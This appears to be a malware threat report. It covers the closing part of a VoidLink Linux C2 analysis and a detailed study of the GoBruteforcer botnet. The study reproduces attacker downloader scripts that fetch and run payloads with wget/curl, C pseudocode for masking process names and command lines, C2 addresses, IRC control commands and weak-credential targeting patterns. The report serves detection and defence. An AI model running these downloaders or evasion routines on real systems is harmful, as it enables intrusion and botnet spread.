VoidLink deploys several anti-analysis mechanisms. In addition to anti-debugging techniques, VoidLink detects various debuggers and monitoring tools. VoidLink also runs runtime integrity checks to identify potential hooks and patches. Additionally, a self-modifying code option decrypts protected code regions at runtime and encrypts them while not in use, evading runtime memory scanners. If VoidLink detects any type of tampering, it deletes itself.
Anti-forensic modules ensure that any traces left by VoidLink are also deleted. The malware cleans command histories, login records, system logs, and dropped files, all while ensuring that files are not only unlinked from the file system but also overwritten with random data to prevent forensic recovery.
Plugin System
VoidLink’s plugin system effectively expands its framework, evolving from an implant to a fully featured post-exploitation framework. Again, similar to Cobalt Strike and its Beacon Object Files, plugins come as (ELF) object files that are loaded at runtime and are executed in-memory.
The plugins available by default cover various categories:
Recon
Detailed system and environment profiling, user and group enumeration, process and service discovery, filesystem and mount mapping, and mapping of local network topology and interfaces.
Cloud
Kubernetes and Docker discovery and privilege-escalation helpers, container escape checks, and probes for misconfigurations that allow attackers to break out of pods or containers into the underlying host or cluster.
Credential Harvesting
Multiple plugins to harvest credentials and secrets, including SSH keys, git credentials, local password material, browser credentials and cookies, tokens, and API keys in environment variables or process arguments, and items stored in the system keyring.
Utilities and lateral movement
Post-exploitation tooling includes file management, interactive and non-interactive shells, port forwarding and tunneling, and an SSH-based worm that attempts to connect to known hosts and spread laterally.
Persistence
Persistence Plugins that establish persistence via native mechanisms like dynamic linker abuse, cron jobs, and system services.
Anti-forensics
Components that wipe or edit logs and shell history based on keywords and perform timestomping of files to disrupt forensic timelines.
Together, these plugins sit atop an already sophisticated core implementation, enriching VoidLink’s capabilities beyond cloud environments to developer and administrator workstations that interface directly with those cloud environments, turning any compromised machine into a flexible launchpad for deeper access or supply-chain compromise. The appendix lists all plugins we analyzed, with a summarized description of each.
Conclusion
VoidLink is a rapidly developing Linux command and control framework, tailored towards modern cloud environments with a focus on stealth. The sheer number of features and its modular architecture show that the authors intended to create a sophisticated, modern and feature-rich framework. VoidLink aims to automate evasion as much as possible,profiling an environment and choosing the most suitable strategy to operate in it. Augmented by kernel mode tradecraft and a vast plugin ecosystem, VoidLink enables its operators to move through cloud environments and container ecosystems with adaptive stealth.
While the larger part of the malware landscape targets Windows, the Linux platform is often an underlooked target by both malware developers and defenders. The creation of a framework dedicated to the Linux platform, and more specifically, cloud environments, shows that these platforms are a valid target for threat actors.
Although it is not clear if the framework is intended to be sold as a legitimate penetration testing tool, as a tool for the criminal underground, or as a dedicated product for a single customer, defenders should proactively secure their Linux, cloud, and container environments and be prepared to defend against advanced threats such as VoidLink.
Protections
Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems, and protect against the attacks and threats described in this report.
GoBruteforcer (also called GoBrut) is a modular botnet, written in Go, that brute-forces user passwords for services such as FTP, MySQL, PostgreSQL, and phpMyAdmin on Linux servers. The botnet spreads through a chain of web shell, downloader, IRC bot, and bruteforcer modules.
The current wave of campaigns is driven by two factors: the mass reuse of AI-generated server deployment examples that propagate common usernames and weak defaults, and the persistence of legacy web stacks such as XAMPP that expose FTP and admin interfaces with minimal hardening.
According to our estimate, more than 50,000 Internet-facing servers may be vulnerable to GoBruteforcer attacks.
Check Point Research (CPR) observed a GoBruteforcer campaign targeting databases of crypto and blockchain projects. On one compromised host, we recovered Go-based tools, a TRON balance scanner and TRON and BSC “token-sweep” utilities, together with a file containing ~23,000 TRON addresses. On-chain transaction analysis involving the botnet operators’ recipient wallets shows that at least some of these financially motivated attacks were successful.
Introduction
GoBruteforcer is a botnet that turns compromised Linux servers into scanning and password brute-force nodes. It targets internet-exposed services such as phpMyAdmin web panels, MySQL and PostgreSQL databases, and FTP servers. Infected hosts are incorporated into the botnet and accept remote operator commands. Newly discovered weak credentials are used to steal data, create backdoor accounts, sell access, and expand the botnet.
The malicious toolkit is usually split into two parts. The first is an IRC bot that enables remote control of the compromised host, including command execution and updates. The second is a bruteforcer that is fetched later and used to scan random public IP ranges and attempt logins using credentials that are hardcoded or provided by the command and control (C2) server.
The botnet was first described publicly in 2023. In mid-2025, we began observing a more sophisticated GoBruteforcer variant in the wild. This new variant introduces a heavily obfuscated IRC bot (rewritten entirely in Go), improved persistence mechanisms, process-masking tricks, and server dynamic credential lists.
This article summarizes what we know about the 2025 variant, highlights its new features, and provides a broader context of misconfigured servers, weak credentials, and AI-assisted DevOps workflows.
Attack surface
Millions of database and file-transfer servers are publicly reachable on their default ports. Recent data from Shodan (a search engine for internet-connected devices and services) show roughly 5.7 million FTP servers, 2.23 million MySQL servers, and about 560 thousand PostgreSQL servers are exposed to the Internet.
Figure 1 — Number of MySQL servers publicly reachable on the default port (Source: Shodan search).
These services, together with tens of thousands of phpMyAdmin panels, form the primary attack surface for GoBruteforcer.
We compared the credential list used in GoBruteforcer campaigns against a database of approximately 10 million leaked passwords and found an overlap of roughly 2.44%. This gives us a baseline for a rough upper limit on the number of hosts that might accept one of the passwords that GoBruteforcer has at its disposal: approximately 54.6 thousand MySQL instances and 13.7 thousand PostgreSQL instances (note that this estimate does not account for correct usernames, host-based access restrictions, or other policy controls). Even with a low success rate, the large number of exposed services makes this type of attack an economically-attractive option. Our assumptions are supported by Google’s 2024 Cloud Threat Horizons report, which found that weak or missing credentials accounted for 47.2% of initial access vectors in compromised cloud surfaces. In practice, attackers do not need expensive techniques or zero-day exploits to gain access. They can simply try common usernames and passwords such as admin, 123456 or password1 until they obtain access (the bruteforce model). The evidence shows that this approach still succeeds far too often.
Drivers of the current wave

For GoBruteforcer to succeed, the attackers must guess not only a weak password but also a valid username that accepts remote logins. In our monitoring of the botnet, we observed that real GoBruteforcer attacks use common operational usernames such as appuser and myuser in their brute-force credential lists:
Figure 2 — Sample credential lists delivered by GoBruteforcer C2 for brute-force tasks.
The use of these names in attacks is not accidental. Most have circulated for years in database tutorials, vendor documentation, and community Q&A as convenient examples, many of which were copied into production environments.

Large language models (LLMs) are trained on this same public documentation and example code. It is therefore not surprising that they often reproduce the same configuration samples with popular default usernames like appuser and myuser. We asked two mainstream LLMs to help us create a MySQL instance in Docker. Both produced near-identical snippets with stock username patterns:
Figure 3 — Example snippets generated by different models for deploying MySQL in Docker.
AI clearly boosts productivity and lowers the barrier to entry: a person with little operational experience can use an AI assistant to create a database server in Docker in minutes. However, blindly following AI-provided instructions carries security risks as it leads to even wider use of standard configurations with common usernames in production. Although we do not think that GoBruteforcer specifically targets AI-assisted server installations, the widespread use of LLMs may help the botnet’s attacks become more successful.
The second driver for GoBruteforcer attacks is legacy web server software stacks such as XAMPP, which still power a considerable number of websites. These installations often ship with a preinstalled FTP server and default credentials (often without the administrator’s awareness) which serve as a functional backdoor waiting to be exploited.
Campaign patterns and targeting
GoBruteforcer targets four service types: FTP, MySQL, PostgreSQL, and phpMyAdmin.
The C2 server determines which service to attack, and also transmits a list of 200 credentials for the brute-force attack. The campaign profile, which includes the target and username and password sets, is rotated through several times per week. Within one campaign, the per-task password lists are newly created each time from a relatively small database, typically 375–600 commonly used weak passwords.
We observed broad spray campaigns and more focused runs. In generic sprays, the botnet operator uses a list of common operational usernames (php, operator, appuser, john, api, newuser, dbo, service, web, guest, myuser and others) and a standard weak-password base, sometimes with light username-flavored variants (for example appuser1234 or operatoroperator).
Some tasks are clearly sector-focused. For example, we observed an attack that used crypto-themed usernames such as cryptouser, appcrypto, crypto_app, and crypto. In these runs, the passwords used combined the standard weak list with crypto-specific guesses such as cryptouser1 or crypto_user1234.
Other campaigns target phpMyAdmin panels, often associated with WordPress sites. These attacks use a short username list: root, wordpress, and wpuser. The attackers supplement the common weak-password set with WordPress-style variants like wordpress, wordpress123 and wpuserwpuser.
We also observed username-focused runs that apply the full password pool to a single username such as appuser or root). Different single-username tasks are distributed across the botnet, so it is likely that many account names are tested in parallel.
To summarize, the attackers reuse a small, stable password pool for each campaign, refresh per-task lists from that pool, and rotate usernames and niche additions several times a week to pursue different targets.
Unlike the other services, FTP brute-force uses a small, hardcoded set of credentials embedded in the bruteforcer binary. That built-in set points to web-hosting stacks and default service accounts, as many usernames and passwords map to known defaults used by bundled distributions (notably XAMPP) and common web server deployments (e.g., apache, daemon, http, www, wordpress-style entries).
Attackers can use the discovered weak passwords to further spread the botnet (this may be possible in case of a successful compromise of WordPress) as well as steal sensitive data from compromised databases and sell access.
Operational workflow
We observed GoBruteforcer activity both in the wild and in dedicated honeypots. The data we collected show common initial access patterns that we saw repeatedly in campaigns and honeypot captures.

See Figure 4 for the attack chain:
Figure 4 — GoBruteforcer infection chain.
Initial access
A notable vector for initial compromise is internet-exposed FTP on servers running XAMPP. XAMPP is a widely used, easy-to-install Apache product that bundles Apache, MySQL/MariaDB, PHP/Perl, an FTP server (typically ProFTPD) and phpMyAdmin. By default, XAMPP is installed under /opt/lampp, and the web content directory /opt/lampp/htdocs is available on the web server. It’s designed for a local development environment and convenient installation rather than maximal security. As a result, it contains default weak passwords unless the administrator runs XAMPP’s security helper. In addition, the default ProFTPD configuration on XAMPP commonly maps the FTP root to that same webroot, which means a successful FTP login enables attackers to write files that are then implemented by the web server.
At the same time, the small set of credentials used by the FTP bruteforcer strongly indicates that XAMPP installations are among GoBruteforcer’s intended targets. When attackers obtain access to XAMPP FTP using a standard account (commonly daemon or nobody) and a weak default password, the typical next step is to upload a web shell into the webroot.
To upload a web shell, attackers may also use other vectors, for example, misconfigured MySQL servers or phpMyAdmin panels. Published case studies and write-ups demonstrate practical techniques for achieving code execution or uploading shells through phpMyAdmin when the application or host is misconfigured.
The attackers still use the same PHP web shell that we observed two years earlier (SHA256: de7994277a81cf48f575f7245ec782c82452bb928a55c7fae11c2702cc308b8b). In addition, the samples we observed use the same hashed password for user authentication.
We also suspect the presence of other distribution chains, as we found hosts belonging to the botnet that did not have a web shell installed.
IRC Bot installation
The web shell installed in the previous step is then used to download and execute additional malicious software (such as an IRC bot).
We observed web shell commands that instruct the target to fetch and run an architecture-specific payload. Example (as seen in the web server access logs):
#!/bin/sh
if [ ! -w . ] || [ ! -x . ]; then
    cd /tmp || exit 1
fi

if [ `md5sum init_start 2>&1 | awk '{print $1}'` != "cc9dde367a1e7ac2c1a7611bdfbbcbc3" ] ; then
    rm -rf init_start
    (wget -q -O init_start http[:]//<compromised_host_ip>/.x/x_x86 || curl
-[s] -[L] -[o] init_start http[:]//<compromised_host_ip>/.x/x_x86)
fi

chmod +x init_start
./init_start
This shell script functions as a lightweight downloader and updater. It first ensures it can write and execute in the current directory; if not, it switches to /tmp (or exits if that also fails). It then checks the MD5 of the local init_start file and, on mismatch or absence, deletes any existing file, downloads a fresh copy from a remote host via wget or curl, saving the downloaded file as init_start, makes it executable, and runs the script.
The remote server (on request to /.x/?x=<arch_name>) selects the IRC bot binary to return, based on an architecture parameter. The following architectures are supported:
Architecture name string
File name
arm, armv6l, armv7l, armhf, armv5tel
x_arm
aarch64, arm64
x_arm64
i686
x_x86
x86_64
x_x64
Depending on the compromised host configuration and the privileges obtained by the attackers, a newly infected machine can play different roles within the botnet:
Ordinary scanner bot: Most commonly, the host runs the bruteforcer and scanners that enumerate and attempt password logins across the Internet.
Distribution host: A compromised device may be used to host and serve payloads to other compromised systems (as the <compromised_host_ip> in the previous examples).
C2 / IRC relay: In some cases, an infected host can be promoted to host IRC-style control endpoints or act as a backup C2 for resilience.
This modularity increases the botnet’s resilience. The botnet operators can control bots via web shells and also via the installed IRC bot (post-deployment control). The presence of built-in lists of fallback C2 addresses and the ability to update the IRC bot module (and switch to alternate servers) enables continuous control even when parts of the infrastructure are disrupted. We also observed a domain-based fallback mechanism: bots first keep trying hardcoded IP endpoints and only attempt C2 domain resolution if all hardcoded servers are unresponsive. This way, the bot reduces accidental domain lookups during normal operation but allows a last-resort recovery path if the infrastructure changes.
Post-infection control and module updates
After the IRC bot connects to the C2 server, the attackers gain an additional channel for managing the newly infected host. The bot’s full functionality and the control protocol are described in detail in the “IRC Bot technical details” section below.
Most commands are issued on a shared IRC channel, so many bots receive identical instructions simultaneously. One common action is to instruct bots to download or update the bruteforcer module; this update typically occurs twice a day using the following shell command:
This pipeline fetches and executes a shell script produced by test2.php. The uname -m substitution returns the host architecture (for example, x86_64), and test2.php generates an architecture-specific downloader script similar to the one described earlier. The downloader only retrieves the bruteforcer binary for the selected architecture if a local copy is missing or its MD5 checksum differs from the expected value. It saves the downloaded file in the /tmp folder under the name init_stop.
This is an example of the downloader script we observed:
#!/bin/sh
cd /tmp

if [ `md5sum init_stop 2>&1 | awk '{print $1}'` != "2c32ba61a6ac6721ed6f5a76b1fcbd7a" ] ; then
    rm -rf init_stop
    (wget -q -O init_stop http[:]//<compromised_host>/.x/s_x64 || curl -[sL] -o init_stop http[:]//<compromised_host>/.x/s_x64)
fi

chmod +x init_stop
Every 400 seconds, the bot receives the command /tmp/init_stop to launch the downloaded file:
Figure 5 — Bruteforcer restart command.
Approximately every 5,000 seconds, we also observed a command to find and stop bruteforcer processes:
In addition, this command enables the attackers to terminate any processes that contain init_stop in the command line and are running under the same user account. Using kill -9 ensures an immediate, forced shutdown of those PIDs, including the bruteforcer itself and tools launched with a command line that references init_stop (for example, a debugger started as gdb init_stop).
Detecting hosting providers (OVH / DigitalOcean)
We observed the botnet operators issuing checks using ipinfo.io to identify whether compromised hosts belong to specific providers. We observed several variants of the command, including one with a typo "grep-i" that indicates interactive execution rather than a scripted check:
These simple lookups with ipinfo.io return the organization name for the host’s public IP address and allow the attackers to detect provider tenancy. We observed probes for digitalocean and ovh as interactive commands in our logs, indicating that the botnet operators occasionally manually inspect host provider metadata.
Later in the process, we also observed another command sequence intended to build a list of bots running outside datacenters and to filter out likely honeypots by excluding hosts that report as VPNs, proxies, or Tor. The attackers also ran these commands interactively and likely without prior testing: the first command failed due to a missing space in the grep invocation.
Possible operational rationales behind these queries include:
Target selection or exclusion: Some providers may be treated differently, for example, avoid or deprioritize cloud providers that have active abuse/honeypot programs or rapid takedown procedures.
Tagging & grouping: The botnet operators may label bots (by provider or datacenter) for later targeting.
Follow-up actions: Different post-exploitation strategies (e.g. promotion to distribution/C2 node) may be chosen based on provider characteristics.
Blockchain campaign

As we stated previously, during monitoring we noted that credential sets used in GoBruteforcer campaigns included crypto-themed usernames, suggesting an interest in poorly secured blockchain databases. We later found corroborating evidence on one compromised host: alongside the botnet binaries, the attackers placed additional modules that matched the group’s tooling profile (written in Go and UPX-packed).
Figure 6 — Exposed directory listing on a compromised host controlled by the attackers.
One module iterates TRON blockchain addresses and query balances to identify accounts with non-zero funds. We found a data file next to the binary that contains approximately 23,000 TRON addresses:
The module queried the service tronscanapi.com using several API keys to perform lookups:
Figure 7 — Tronscan API keys used by the operators.
We also discovered “token-sweep” utilities for Binance Smart Chain (BSC) and TRON, also written in Go and UPX-packed. Their purpose is to use private keys to transfer tokens from victim addresses to attacker-controlled wallets. We did not find private keys on this host. It is plausible that keys were supplied at runtime and deleted after the operation was complete.
We assume that the operation could be run in parallel across multiple infected hosts, and we observed only one such node where the attackers apparently forgot to delete the files.
From the binaries, we also extracted two of the target blockchain wallet addresses utilized by the attackers:
TRON: TF5LUPC7MQWMcCgRLThY1v8zsHuoz1sBZW
BSC: 0x208a8Ce726443B7ED9B621be70Cee7b2bB6723B2
Based on on-chain transaction review of these recipient wallets and the contents of the recovered address list, we determined with moderate confidence that the compromised database likely belonged to an older or legacy blockchain product (e.g., a custodial wallet service). Most addresses carried only small residual balances, consistent with leftover funds rather than actively used accounts.
Figure 8 — Token-sweep transactions to the operators’ wallet on TRON.
IRC Bot technical details
In this section, we analyze the current (2025) version of the IRC bot used in the botnet to control infected hosts and deploy the GoBruteforcer.

As in the old version, the malicious binary is packed with UPX. However, the packer’s “UPX!” signature bytes were replaced by “XXXX”:
Figure 9 — Patched “UPX!” signature in the analyzed sample.
Once those bytes are patched back to their original state, standard UPX successfully unpacks the sample.
Previously, the bot was likely written in C and only the bruteforcer component was implemented in Go. Now, all samples used by the group are written in Go, including the IRC bot.
In addition, all samples are obfuscated with Garbler, which complicates the analysis because the binaries no longer contain plaintext strings.
The bot’s functionality also changed in several ways:
The algorithm for generating the IRC nickname was modified. The host name appended to the nickname is now less predictable — instead of replacing invalid characters with the literal string "default", the new code uses a regular expression that simply strips or replaces forbidden characters.
An older version of the bot used the IRC command MODE <nick> -xi, which causes the bot to become visible on the server. That command was removed in the new version.
The command handler was rewritten and the set of supported commands was expanded.
Process masking features were added.
Below we examine the new and changed functionality in more detail, including aspects that were not documented previously.
Process masking
The malware attempts to hide its presence on the host in two ways: by changing the process name and by overwriting the command line.
Masking the process name
To change the short process name, the malware calls prctl with the PR_SET_NAME operation. Before the call, it truncates the supplied name so that it fits into the 16-byte kernel buffer used for the thread “comm” field. The following C-style pseudocode illustrates that technique:
int set_proc_name(const char *name)
    char buf[16];
    size_t n = name ? strlen(name) : 0;
    if (n > 15) n = 15;
    memcpy(buf, name, n);
    buf[n] = '\\0';
    // PR_SET_NAME == 15
    if (prctl(15 /*PR_SET_NAME*/, (unsigned long)buf, 0, 0, 0) == -1) {
        return -errno;
    }
    return 0;
}

In the observed sample, the fake process name used is init. As a result, utilities such as System Monitor display that value instead of the real executable name — a behavior that helps the binary blend in with legitimate system processes:
Figure 10 — System Monitor shows the altered process name.
Masking the command line
The previous method for changing the process name does not affect the command line shown by many tools (for example, ps aux). To mask the malicious process in the output of these tools, the malware also overwrites the in-memory argv buffer so that /proc/<pid>/cmdline contains the fake label (and trailing zero bytes) instead of the original command line.
The sample first reads /proc/self/cmdline to learn the actual visible length of the command line. It then retrieves the pointer to the argv[0] buffer. If the chosen label ("init" in the analyzed sample) is longer than that available space, the code falls back to a one-byte label ("x"). Finally, it constructs the label plus NUL padding to match the original visible length and writes those bytes in place in the argv buffer. The C-pseudocode below mirrors this routine:
void maskCmdline(char *label) {
    ssize_t cmdlen = read_len("/proc/self/cmdline");
    void *dst; int cap;
    get_argv0_buf(&dst, &cap);
    if (!dst || cap <= 0 || cmdlen <= 0) return;

    int used = strlen(label);
    if (used > cap) { label = "x"; used = 1; }

    int pad = cmdlen - used;
    if (pad < 0) pad = 0;

    buf = malloc(cmdlen);
    memcpy(buf, label, used);
    memset(buf + used, 0, pad);
    if (used + pad > cmdlen);
    memmove(dst, buf, cmdlen);
    free(buf);
}
As a result, if we list processes using the ps utility, we see init instead of the original command line:
Figure 11 — The “ps” utility shows the fake command line.
Initialization and connecting to server
When the binary starts executing, the main.init funcion builds the bot configuration. The configuration includes a list of C2 / IRC server endpoints (IP addresses or domains), a port for each entry, a generated visible nickname used for IRC registration, and the default IRC channel name.

In the observed samples, there are between 1-3 obfuscated C2 entries. In the active 2025 campaign, we observed the following C2 server addresses:
190.14.37[.]10:8080
93.113.25[.]114:8080
xyz.yuzgebhmwu[.]ru:8080
Figure 12 — Obfuscated C2 server address list.
The bot cycles through the hardcoded C2 list in a round-robin, going to the next C2 server and trying to connect. Usually, the IRC servers used by the malware run on the TCP port 8080.
Immediately after the TCP connection completes, the bot sends two IRC commands:
NICK <nick>
USER K 0 * :2025
For the USER command, the bot uses hardcoded values for the fields:
K is used for the username field.
2025 is used for the realname field.
This means that raw IRC messages in which the IRC server refers to the bot look like:
:<nick>!K@<host> JOIN #bots-x86
Most probably, the realname field is for the release year or the version number, as in earlier bots this value was set to 2022.
Optionally, the bot can also send the PASS message, if enabled in the configuration for the server. In the analyzed samples, this option was switched off.
Nickname format
The nickname generated by the bot has the following format:
M|<flag>|<random-6-digits>|<cpu_num>c|<hostname>
Observed components:
M — Constant prefix used by this bot family.
<flag> — A small flag value (observed as a single digit, e.g., indicating root/non-root).
<random-6-digits> — A six-digit random identifier (regenerated if the nick is already in use).
<cpu_num>c — A numeric value representing the number of CPUs on the infected machine, suffixed with c.
<hostname> — The sanitized device hostname, truncated to 10 characters.
After the bot registers, the C2 IRC server immediately replies with the normal connection numerics and then performs an automatic nick rewrite. The exact observed sequence:
:server.com 001 <nick> :
:server.com 002 <nick> :
:server.com 003 <nick> :
:server.com 005 <nick> CHANTYPES=# PREFIX=(o)@ CHANMODES=o NETWORK=server :are supported by this server
:server.com 422 <nick> :
:<nick> NICK <country_code>|<nick>
001–003 (welcome messages). Normally these contain a greeting, the server version, and creation date. Here they are empty, which hides useful information about the server.
005 (capabilities). The server declares a very restricted rule set: there is only one type of channel (those starting with #), and there are only two types of users — the operator and everyone else. Operators can see and control everything, while regular users are severely limited: they cannot see each other’s presence or messages, and effectively can only communicate with the operator. This design prevents bots from “talking” to each other and ensures that only the operator can control them.
422 (nick change). Finally, the server forces the bot to change its nickname by adding a two-letter country code such as US|. Most likely the country code is obtained from the bot’s IP address and allows the operator to quickly group bots by geography.
Server-side restrictions
The IRC server used in the current campaign enforces a constrained policy and limits functionality for unauthenticated users. Only a small command set is allowed:
Attempts to use other commands result in a 481 numeric (permission denied). The observed server message:
:server.com 481 <nick> :Permission Denied- You're not an IRC operator
Counteracting bot monitoring and hijacking
As mentioned earlier, the server is configured to prevent bots from seeing messages from other bots. Bots use direct NOTICE messages to send command execution results to the bot operator. (The list of commands and how they are handled will be described later.)
This hides the botnet from monitoring agents and prevents the bot from being hijacked.
With this configuration, the only way to send messages from one bot to another is to send a direct message addressed to its nickname. However, due to the random generation of 6-digit numeric sequences in nicknames, as well as our lack of knowledge of the hostnames and the geography of the victims, a large-scale bruteforce attack would be necessary to achieve this.
In addition, besides the server restrictions, the bot itself enforces a check before processing any control command. The observed logic is:
The bot only considers messages whose message text begins with the ! prefix (commands are delivered as !<cmd> ... in the trailing part of an IRC PRIVMSG).
The bot inspects the full IRC prefix token (the raw nick!user@host token that appears after the leading ":"). It searches that prefix for the substring @127.0.0.1 — i.e., @ immediately followed by 127.0.0.1. Only messages whose prefix contains @127.0.0.1 pass the check. If the substring is not present, the message is ignored.
This functionality essentially allows bots to be managed only by an operator connected locally to the IRC server. Even if this restriction is circumvented, the two measures described above prevent bots from being controlled by an unauthorized party.
Default Channels
The bot automatically joins a small set of persistent channels after a successful login. One channel is a global base channel (#bots), and the others are architecture-specific channels. The observed channel names include:
#bots (base channel)
#bots-x86
#bots-arm
#bots-arm64
#bots-mips
The per-architecture channels allow the operator to send commands only to bots running a specific architecture (e.g., push an x86-only payload to #bots-x86).
After the server sends the 001 welcome numeric, the bot waits a short time (3 seconds) and issues a JOIN message for each channel in its persistent list. Example lines the bot sends include:
JOIN #bots
JOIN #bots-x86
IRC Messages Handled by the Bot
The bot processes the following types of IRC messages sent by the server:
PING — Immediately replies with a PONG message.
001 — Welcome message. When the bot receives this message, it sends JOIN commands to connect to its persistent channels.
433 — Nickname already in use. When received, the bot generates a new nickname and resends a NICK command.
NICK — The server forces a nickname change. The bot updates its internal state accordingly.
JOIN — Notification that a user joined a channel. If it is the bot itself, it records the channel in its list.
PART — Notification that the bot left a channel. The bot removes the channel from its list.
KICK — The bot is removed from a channel and deletes the channel from its list.
PRIVVMSG — A direct message to the bot. These messages are used by the operator to issue commands (covered in the next section).
ERROR — Error notification.
Command and Control
The operator controls the bots using commands with a specific format. There are two accepted delivery forms:
The operator controls the bots using commands with a specific format. There are two accepted delivery forms:
Channel broadcast (targets all bots in a channel):
!join <channel> — join a channel. The bot accepts both channel name forms (with or without #) in the command argument. If the channel does not start with #, the bot prepends #. The bot sends JOIN <channel> to the server and stores the channel in its persistent channel list (and rejoins when it reconnects). This command allows the operator to group bots by a feature, for example, bots hosted in a specific datacenter.
!part #<channel> — Leave the channel. The bot expects channel names with # in this handle. As a result of handling this command, the bot sends PART #<channel> and removes the channel from its persistent list.
!channels — List persistent channels. The bot replies to the command sender (using a private NOTICE message) with either a list of channels, or No persistent channels configured if the list is empty.
Example:
# server -> bot
:xx!x@127.0.0.1 PRIVMSG US|M|1|123456|4c|vps-123 :!channels
# bot -> server
NOTICE xx :Persistent channels: #bots, #bots-x86
!nick [<nickname>] — Set or regenerate the nickname. The command allows the operator to set an arbitrary nick to a specific bot.
!reconnect — Schedule a reconnect. The bot silently closes the connection with the server and reconnects after a short delay (2 seconds).
!quit <message...> — Disconnect and quit. After receiving this command, the bot sends a QUIT :<message> to the server, closes the connection, and shuts down the bot. This command allows the operator to restart the bot in the event of an update (if the bot auto-run is kept in cron, in which case it restarts every 5 minutes).
!msg <target> <text...> — send PRIVMSG on behalf of the bot. The purpose of this command is unclear. The command instructs the bot to send a PRIVMSG message to a channel or to another bot. Due to the host address check in the bot message handler, this command cannot be used to relay control commands. Such commands won’t be processed by other bots. In addition, due to server settings, other bots can’t see messages sent by the bot.
Example:
# server -> bot
:xx!x@127.0.0.1 PRIVMSG <nick1> :!msg #bots Test
# bot -> server
PRIVMSG #bots :Test
